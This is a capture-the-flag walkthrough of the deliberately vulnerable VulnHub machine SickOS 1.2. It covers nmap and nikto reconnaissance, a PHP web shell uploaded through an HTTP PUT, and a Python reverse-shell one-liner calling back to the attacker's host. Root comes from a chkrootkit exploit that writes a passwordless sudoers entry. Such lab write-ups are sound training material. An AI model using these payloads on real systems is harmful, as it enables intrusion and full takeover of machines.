
SICKOS 1.2



GETTING STARTED

To download **sickos 1.2**, click on the link given below:

https://www.vulnhub.com/entry/sickos-12,144/

> **Note**
>
> This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE

I began the hack by scanning my network to find the target IP using **nmap**.


```
┌──(root㉿kali)-[~/ctf/sickos2]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-26 00:26 EDT
Nmap scan report for RTK_GW (192.168.1.1)
Host is up (0.0015s latency).
MAC Address: F8:C4:F3:D0:63:13 (Shanghai Infinity Wireless Technologies)
Nmap scan report for ubuntu (192.168.1.4)
Host is up (0.00037s latency).
MAC Address: 00:0C:29:05:85:91 (VMware)
Nmap scan report for kali (192.168.1.13)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 7.53 seconds
```


I then scanned the ports of the target (*192.168.1.4*).

```
┌──(root㉿kali)-[~/ctf/sickos2]
└─# nmap -A -p- 192.168.1.4 --min-rate 10000 -oN sick2.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-26 00:39 EDT
Nmap scan report for ubuntu (192.168.1.4)
Host is up (0.00040s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp open  http    lighttpd 1.4.28
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: lighttpd/1.4.28
MAC Address: 00:0C:29:05:85:91 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (93%), Linux 3.16 - 4.6 (93%), Linux 3.2 - 4.9 (93%), Linux 4.4 (93%), Linux 3.13 (90%), Linux 3.18 (89%), Linux 4.2
 (89%), Linux 3.16 (87%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (87%), Linux 4.10 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms ubuntu (192.168.1.4)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.22 seconds
```


FOOTHOLD

Since the target had port 80 open, I accessed it on the web and also viewed its source for anything interesting.







>>>



However, I found nothing of use. So I fuzzed for interesting directories and files using **dirb**.



I then visited the */test/* directory.



I then performed a **nikto** scan on this path to see if I could find anything juicy.

```
┌──(root㉿kali)-[~/ctf/sickos2]
└─# nikto -h http://192.168.1.4/test/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.4
+ Target Hostname:    192.168.1.4
+ Target Port:        80
+ Start Time:         2024-07-26 03:30:27 (GMT-4)
---------------------------------------------------------------------------
+ Server: lighttpd/1.4.28
+ /test/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /test/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /test/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /nikto-test-qlHCzNuG.html: HTTP method 'PUT' allows clients to save files on the web server. See: https://portswigger.net/kb/issues/00100900_http-put-metho
d-is-enabled
+ OPTIONS: Allowed HTTP Methods: ARRAY(0x556c9d4082a0) .
+ /test/./: Directory indexing found.
+ /test/./: Appending '/./' to a directory allows indexing.
+ /test//: Directory indexing found.
+ /test//: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /test/%2e/: Directory indexing found.
+ /test/%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ /test/%2f/: Directory indexing found.
+ /test/%2f/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ /test///: Directory indexing found.
+ /test/?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory brows
ing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
```

Here, I found out that the server allowed the **PUT** method, which meant I could upload a PHP file for a reverse shell. I validated this using **curl**.

```
┌──(root㉿kali)-[~/ctf/sickos2]
└─# curl -v --request OPTIONS http://192.168.1.4/test/
*   Trying 192.168.1.4:80 ...
* Connected to 192.168.1.4 (192.168.1.4) port 80
> OPTIONS /test/ HTTP/1.1
> Host: 192.168.1.4
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Allow: OPTIONS, GET, HEAD, POST
< Content-Length: 0
< Date: Fri, 26 Jul 2024 07:47:14 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.1.4 left intact
```


Now that this was confirmed, I uploaded a **PHP** code to get remote code execution.


I referred to this article:- https://sushant747.gitbooks.io/total-oscp-guide/content/webshell.html

```
┌──(root㉿kali)-[~/ctf/sickos2]
└─# curl -X PUT -d '<?php system($_GET['cmd']); ?>' http://192.168.1.4/test/revshell.php

┌──(root㉿kali)-[~/ctf/sickos2]
└─# curl http://192.168.1.4/test/revshell.php?cmd=whoami
www-data
```


Hence, I achieved command execution. I then used this to obtain a reverse shell. The payload I used is:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.13",443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```






Hence I got initial access on the system.



PRIVILEGE ESCALATION

I downloaded the [linux smart enumeration]() script to assist with privilege escalation.



```
www-data@ubuntu:/var/www/test$ wgwget 'http://192.168.1.13:8080/lse.sh'
wget 'http://192.168.1.13:8080/lse.sh'
--2024-07-26 01:17:02--  http://192.168.1.13:8080/lse.sh
Connecting to 192.168.1.13:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48875 (48K) [text/x-sh]
Saving to: `lse.sh'

100%[=================================>] 48,875      --.-K/s   in 0s

2024-07-26 01:17:02 (594 MB/s) - `lse.sh' saved [48875/48875]

www-data@ubuntu:/var/www/test$ chmod +x lse.sh
chmod +x lse.sh
www-data@ubuntu:/var/www/test$
```

Here, I discovered that we could modify the cron job.

```
================================================( security )=====
[*] sec000 Is SELinux present?............................... nope
[*] sec010 List files with capabilities...................... nope
[!] sec020 Can we write to a binary with caps?............... nope
[!] sec030 Do we have all caps in any binary?................ nope
[*] sec040 Users with associated capabilities................ nope
[!] sec050 Does current user have capabilities?............... skip
[!] sec060 Can we read the auditd log?....................... nope
=============================================( recurrent tasks )=====
[*] ret000 User crontab...................................... nope
[!] ret010 Cron tasks writable by user....................... nope
[*] ret020 Cron jobs......................................... yes!
[*] ret030 Can we read user crontabs......................... nope
[*] ret040 Can we list other user cron tasks?................ nope
[*] ret050 Can we write to any paths present in cron jobs.... yes!
[!] ret060 Can we write to executable paths present in cron jobs..... nope
[i] ret400 Cron files........................................ skip
[*] ret500 User systemd timers............................... nope
[!] ret510 Can we write in any system timer?................. nope
[i] ret900 Systemd timers.................................... skip
================================================( network )=====
[*] net000 Services listening only on localhost.............. nope
[!] net010 Can we sniff traffic with tcpdump?................ nope
[i] net500 NIC and IP information............................ skip
[i] net510 Routing table..................................... skip
[i] net520 ARP table......................................... skip
[i] net530 Nameservers....................................... skip
[i] net540 Systemd Nameservers............................... skip
[i] net550 Listening TCP..................................... skip
[i] net560 Listening UDP..................................... skip
```

```
www-data@ubuntu:/$ lsls -la /etc/cron.daily
ls -la /etc/cron.daily
total 72
drwxr-xr-x  2 root root  4096 Apr 12  2016 .
drwxr-xr-x 84 root root  4096 Jul 26  2024 ..
-rw-r--r--  1 root root   102 Jun 19  2012 .placeholder
-rwxr-xr-x  1 root root 15399 Nov 15  2013 apt
-rwxr-xr-x  1 root root   314 Apr 18  2013 aptitude
-rwxr-xr-x  1 root root   502 Mar 31  2012 bsdmainutils
-rwxr-xr-x  1 root root  2032 Jun  4  2014 chkrootkit
-rwxr-xr-x  1 root root   256 Oct 14  2013 dpkg
-rwxr-xr-x  1 root root   338 Dec 20  2011 lighttpd
-rwxr-xr-x  1 root root   372 Oct  4  2011 logrotate
-rwxr-xr-x  1 root root  1365 Dec 28  2012 man-db
-rwxr-xr-x  1 root root   606 Aug 17  2011 mlocate
-rwxr-xr-x  1 root root   249 Sep 12  2012 passwd
-rwxr-xr-x  1 root root  2417 Jul  1  2011 popularity-contest
-rwxr-xr-x  1 root root  2947 Jun 19  2012 standard
www-data@ubuntu:/$
```

I then used **searchsploit** to examine available exploits for all programs and found one for **chkrootkit**.

```
┌──(root㉿kali)-[~/ctf/sickos2]
└─# searchsploit 'chkrootkit'
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                   |  Path
---------------------------------------------------------------------------------------------------
Chkrootkit - Local Privilege Escalation (Metasploit)                             | linux/local/38775.rb
Chkrootkit 0.49 - Local Privilege Escalation                                     | linux/local/33899.txt
---------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

I checked the version of this script to determine if the available exploits would be applicable.

```
www-data@ubuntu:/etc/cron.daily$ lsls
ls
apt        bsdmainutils  dpkg      logrotate  mlocate  popularity-contest
aptitude   chkrootkit    lighttpd  man-db     passwd   standard
www-data@ubuntu:/etc/cron.daily$ head chkrootkit
head chkrootkit
#!/bin/sh

set -e

CHKROOTKIT=/usr/sbin/chkrootkit
CF=/etc/chkrootkit.conf
LOG_DIR=/var/log/chkrootkit

if [ ! -x $CHKROOTKIT ]; then
  exit 0
www-data@ubuntu:/etc/cron.daily$ head /usr/sbin/chkrootkit
head /usr/sbin/chkrootkit
#! /bin/sh
# -*- Shell-script -*-

# $Id: chkrootkit, v 0.49 2009/07/30
CHKROOTKIT_VERSION='0.49'

# Authors: Nelson Murilo <nelson@pangeia.com.br> (main author) and
#          Klaus Steding-Jessen <jessen@cert.br>
#
# (c)1997-2009 Nelson Murilo, Pangeia Informatica, AMS Foundation and others.
www-data@ubuntu:/etc/cron.daily$
```

I then downloaded the text file from **Searchsploit** and reviewed it to understand how I could escalate my privileges.

```
┌──(root㉿kali)-[~/ctf/sickos2]
└─# searchsploit 'chkrootkit'
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                   |  Path
---------------------------------------------------------------------------------------------------
Chkrootkit - Local Privilege Escalation (Metasploit)                             | linux/local/38775.rb
Chkrootkit 0.49 - Local Privilege Escalation                                     | linux/local/33899.txt
---------------------------------------------------------------------------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[~/ctf/sickos2]
└─# searchsploit -m linux/local/33899.txt
  Exploit: Chkrootkit 0.49 - Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/33899
     Path: /usr/share/exploitdb/exploits/linux/local/33899.txt
    Codes: CVE-2014-0476, OSVDB-107710
 Verified: True
File Type: ASCII text
Copied to: /root/ctf/sickos2/33899.txt


┌──(root㉿kali)-[~/ctf/sickos2]
└─# cat 33899.txt
We just found a serious vulnerability in the chkrootkit package, which
may allow local attackers to gain root access to a box in certain
configurations (/tmp not mounted noexec).

The vulnerability is located in the function slapper() in the
```

```
Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.


Suggested fix: Put quotation marks around the assignment.

file_port="$file_port $i"


I will also try to contact upstream, although the latest version of
chkrootkit dates back to 2009 - will have to see, if I reach a dev there.
```

Hence, I followed these steps to gain root access.


```
root@kali: ~/ctf/sickos2
File  Actions  Edit  View  Help
root@kali: ~/ctf/linux-smart-enumeration ×   root@kali: ~/ctf/sickos2 ×   root@kali: ~/ctf/sickos2 ×
$ cdcd /
cd /
$ echo 'chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update
echo 'chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update
$ cat /tmp/update
cat /tmp/update
chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers
$
```

```
root@kali: ~/ctf/sickos2
File  Actions  Edit  View  Help
root@kali: ~/ctf/linux-smart-enumeration ×   root@kali: ~/ctf/sickos2 ×   root@kali: ~/ctf/sickos2 ×
$ lsls -la /tmp/update
ls -la /tmp/update
-rw-r--r-- 1 www-data www-data 102 Jul 26 03:08 /tmp/update
$ chmod 777 /tmp/update
chmod 777 /tmp/update
$ ls -la /tmp/update
ls -la /tmp/update
-rwxrwxrwx 1 www-data www-data 102 Jul 26 03:08 /tmp/update
$
```

I then waited for a few minutes and switched the user to root.

```
root@ubuntu: /
File  Actions  Edit  View  Help
root@kali: ~/ctf/linux-smart-enumeration ×   root@ubuntu: / ×   root@kali: ~/ctf/sickos2 ×
$ whwhoami
whoami
www-data
$ sudo su
sudo su
root@ubuntu:/# id              id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/#
```

